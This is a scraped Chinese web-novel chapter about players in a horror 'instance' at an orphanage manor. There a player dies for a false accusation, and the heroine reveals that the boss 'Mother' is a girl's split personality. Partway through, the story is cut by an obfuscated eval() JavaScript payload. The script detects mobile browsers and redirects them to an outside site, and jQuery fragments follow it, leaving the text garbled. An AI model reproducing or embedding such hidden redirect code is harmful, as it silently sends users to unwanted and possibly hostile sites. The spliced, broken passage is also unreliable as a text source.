默认冷灰
24号文字方正启体

17. 孤儿院17

作者:隐暮本书字数:K更新时间:
    当初进庄园时近十人,现在一半都没有,曾嫌拥挤的走廊,现在两两并排走正好。


    一路上,夏槐问了元离对于《无限世界》的看法,以及有没有接到区别于她们的特殊任务,其余两人竖着耳朵听。


    可惜,元离对于《无限世界》也很迷茫,当初他还没来得及和夏槐见面就被拉进副本,系统的通报他也听见了,但他比较倒霉,进本就处于事件中心,还是阴气最重的小黑屋里,别提完成任务,甚至都出不去。


    他试过几次都开不了门,随后因为身体虚弱进入长久地睡眠,偶有清醒时,也只遇见过小草,女孩会给他带点食物和水,也会讲外面发生的事,所以,对于外界他不是全然不知。“多亏阿槐找到了我,阿槐真的很厉害。”元离的眼神几乎没从女孩身上移开过,手也一直牵着夏槐,说到感谢时轻轻晃了晃。


    夏槐也笑眯眯地看他。


    “啧。”桧煋咂嘴。


    “行了,你别再说了,问了也是白问。”桧煋现在都后悔多问那一句元离怎么来的,正好走到三楼,她不耐地岔开话题。


    三楼中央正门大开,四周一个人都没有,里面的布局和前日一样,但这次,里间卧室门也开着。


    她们小心翼翼地靠在门后观察卧室,视角受限,她们先看到角落里的铁笼,铁笼里隆起一团肉色身影,时不时缓慢地蠕动,远远看去,像是关押的牲.畜。柳沁骨瞪大眼睛仔细看,那道身影赫然是失踪的于天。他全·裸趴在地上,身上青青紫紫,布满数不清的针孔,但他浑然不觉,谄媚地望着远处坐在梳妆台的母亲,已然像一条失去人性,依附于主人的狗。


    “!”


    柳沁骨张嘴前,夏槐先一步捂住她的嘴,等柳沁骨瞪圆的鹿眼看过来时,她指了指不远处的母亲。


    母亲背对她们坐在梳妆台,方艳萍果然已经找到母亲,站在母亲身后,她也看到角落里的于天,害怕地瑟缩下,于天人·畜不分的模样更催化了她要赶快出副本的念头,她迫不及待道:“我知道是谁偷了戒指。”


    镜子里的母亲转换成慈祥的神情,冰冷的眼神盯着镜子里的方艳萍:“好孩子,你帮妈妈找到小偷了?”


    方艳萍脱口而出:“小草,就是她,她偷了戒指!”


    听到答案后,母亲收敛起慈祥的表情,神情逐渐变得冰冷。


    答对了!方艳萍放下心,多日来的压抑,看那群小年轻脸色的日子终于迎来扬眉吐气的一天:她才是对的!如果不是红裙女孩,昨天他们一家三口就能一起出去,都是她们害死了她老公,她才不会让那几个女的占到她的便宜!


    只是她没注意到的是,母亲的脸色仍在变化,她的嘴角不断向下,眉头倒竖,鲜红色的血丝爬满眼白,那是一个从未出现的,愤怒的表情。


    “说谎!”


    尖锐的叫声打破方艳萍的美梦,她心里咯噔一下,什么话都来不及说,无形的黑气向她涌来,包裹住她的身躯,不用几秒就吸干她的生命,直挺挺倒下,死时脸上的得意还没消散。“说谎,说谎,都在说谎,不可饶恕!”


    母亲的愤怒没有因为方艳萍的死而消散,捂着耳朵蹲下,夏槐她们看不见她的脸,但听到她喉间滚出凄厉的惨叫声,如同将死之人悲痛的呼喊,传遍整座庄园。浓重的黑气从她脚底四散,整个空间都开始晃动,天也瞬间暗了下来,眨眼就到深夜。


    同时,空气里传来系统音:“副本已经提前进入崩坏模式,一个小时后,找不到正确答案,将关闭副本。”


    “什么是崩坏模式,关闭副本后我们怎么办?”柳沁骨问。


    “正常副本有四周时限,时限内未完成副本进入崩坏模式,BOSS也会陷入狂暴,抹杀全部玩家,由于刚刚有玩家提供了错误答案,导致伟大的母亲莉莉提前失控,副本也因此进入崩坏模式。”


    系统仍是天真无邪的声音:“但因为此副本为新手本,即便副本崩坏,系统也贴心地给予玩家一小时寻找正确答案的时间,重新找到偷戒指的小偷,也可以安全出本哦。”


    “祝各位玩家好运啦。”系统再次消失。


    “一个小时找个毛!这群该死的刽子手,分明就不想我们活着出去!”桧煋咬了咬后槽牙,本想利用方艳萍排除错误答案,没想到搬起石头砸自己的脚,反倒将自己逼入绝境。


    “先走。”黑雾已经开始蔓延,夏槐皱眉,“大家小心,一旦碰到这么浓的阴气,下场就是方艳萍。”


    柳沁骨咬了咬唇,看向角落里的于天,他没有对死亡的恐惧,反而兴奋地爬来爬去,眼里是对杀戮的渴望,已然失去自我,成为伥鬼。


    如果昨天,于天愿意忍受痛苦睡在第三间宿舍,结局可能不会这么糟。他的处境不像小孩那样没得选,甚至连副本BOSS都给了他选择,但最后他还是选择了地狱。


    为了保命出卖灵魂,留在人间的只是一具会动的躯壳。


    柳沁骨不能理解于天的选择,她们本就不是同路人,对于学长,她尽力了。


    “快走,别犯你那该死的圣母心了。”桧煋催道。


    柳沁骨收回视线,她没有解释,坚定地跑向她所选择的道路。-


    他们逃至二楼,大部分小孩被母亲怒吼惊醒,从宿舍里探出脑袋,脸上尽是惊恐绝望,有的捂着耳朵不断喃喃:完了完了,那个疯子又开始了。


    托维斯第一个发现玩家,他恨极了,刚想扑过去杀了他们,在看清人群里的元离,又生生忍住,只远远怒吼:“你们究竟做了什么,为什么那个神经病提前发疯了?!”


    桧煋不答反问:“到底谁偷了戒指?”


    “我怎么知道?!”


    黑气已经蔓延到二楼,同时,紧迫的高跟鞋声自楼上传来,是母亲在找他们!


    柳沁骨急得一脑门汗:“你们既然也害怕母亲,那就供出来偷戒指的同伙啊,或者是谁指使你们偷的?”


    “都说了我不知道!”高跟鞋的声音如同催命的鼓点,托维斯也不装了,他蠕动干裂的双唇,露出空洞没有牙齿的牙床,“算了,这次有你们这群肥料陪着也不错。”


    柳沁骨问:“肥料?”“是啊,反正那个精神病不会放过我们,就算死了也会反复复活,但你们死了,灵魂会成为这间地狱的养料,你们不是肥料是什么。”


    “所以你知道也故意不告诉我们?”


    “那倒没有,我们确实不知道戒指在哪,这点我们可没有骗你们,谁让你们自己找不到呢,乖乖死在这吧!”


    桧煋握紧拳头:“我绝不可能陪你们死在这!”


    说着,她将手伸进口袋,就在这时,夏槐突兀地来了一句:“原来如此,谢谢你托维斯,我终于明白了。”


    这下轮到托维斯迷茫了:“你没事吧?”


    夏槐笑眯眯地说:“你们真的不知道戒指在哪吗?”


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17243178|197831||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''“要说几遍,我没骗过你们,不知道就是不知道!”


    “是啊,你们是不该知道。”夏槐认同地点点头,“因为,根本不存在丢失的戒指,这件事从一开始就是编造的谎言。”


    那些小孩NPC脸上都露出古怪的表情。夏槐转头看向已经站在走廊尽头的母亲,黑发遮住她的面容,黑气迅速朝她们蔓延,夏槐无所谓地继续说:“我回答得对吗,小草。”


    一瞬间,黑气顿住。


    母亲抬起头看向夏槐,她依然愤怒,但愤怒中又有一丝迷茫,好像不明白夏槐在喊谁。


    “她是小草?那母亲是谁?”


    “没有戒指?!”


    柳沁骨和桧煋的疑问几乎同时落地,她们震惊地看向夏槐,只有元离一如既往地温和看她。


    “之前我们去过母亲的卧室,所有首饰都在首饰盒里,唯一空着的也被你戴去舞会,其实根本没有戒指丢失对吗?”


    愤怒渐渐从母亲脸上褪去,明明是成熟的脸,却露出孩子般天真幼稚的茫然。


    “我一直知道你和母亲之间有所联系,但想不通是什么联系,我怀疑过你们是母子,是亲人,却忽略了你们是一个人的可能,直到昨天,我看到小草也能推开禁闭室大门时,我才开始确信你们是同一个人,只是不能理解为什么同一个人却有两具灵魂。”


    “但如果你是患有人格分裂的患者就好理解了。”


    “母亲,就是你为了保护自己分裂的强大人格。”


    “关禁闭是生前你最爱的‘惩罚’,只有被关禁闭,你才能得到短暂的休宁。所以,禁闭室从来只‘惩罚’你,却不会惩罚玩家和其他NPC,对你而言,副本里的禁闭室也已经不算惩罚,是你精神世界的黑屋。”


    夏槐长叹一声,她的注意力被游戏吸引,将母亲认为可以制定法则的神之一,才无法留存身影,所以忽略了母亲是小草分裂的人格的可能,难怪无法拍到她的身影。


    她都不是灵魂,只是小草的人格而已,有部分自我意识,更多的行为模式只是小草基于某种执念的本能罢了。


    大部分分裂症患者死后,虚弱的人格就会消散,但不知道为什么,小草的两个人格都保留了下来,里面定有游戏真正幕后黑手的帮忙,但也要建立在小草死亡时拥有滔天的怨气情况下,才可以维持两个人格共同存在。


    这股怨气来源于哪,副本已经给出答案。夏槐说:“后面那群小鬼也不是真正的小孩,他们就是曾经欺负你的人,或者说,他们是岛上真正的主人,我猜,既然没有丢失的戒指,或许那只是他们为了惩罚你编造的谎言,却因此害你丧命,所以,你将他们困于此体验你生前的痛苦,不断轮回,无休无止。”


    “这是很好的报复方式,我认同。”


    夏槐一步步走向母亲,每走一步,黑气也跟着往后退,直到她立于母亲面前,仰起头,看向母亲可怖的脸庞:“我家也是这样的家规,生前做过的孽,死后都要偿还,你替自己出气了,很棒。”


    母亲的面容扭曲,苍白的脸上流下两行血泪,渐渐地,她逐渐缩小,变成小草的模样。


    她还是那样破破烂烂的,身上的伤口也没见好,仿佛风一吹就能倒,害怕畏缩已经成为面具,焊在她的脸上。


    夏槐说得没错,黑屋对于她来说不是惩罚,是保护,也没有丢失的戒指。


    多年前,她死于一场虚构的污蔑。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)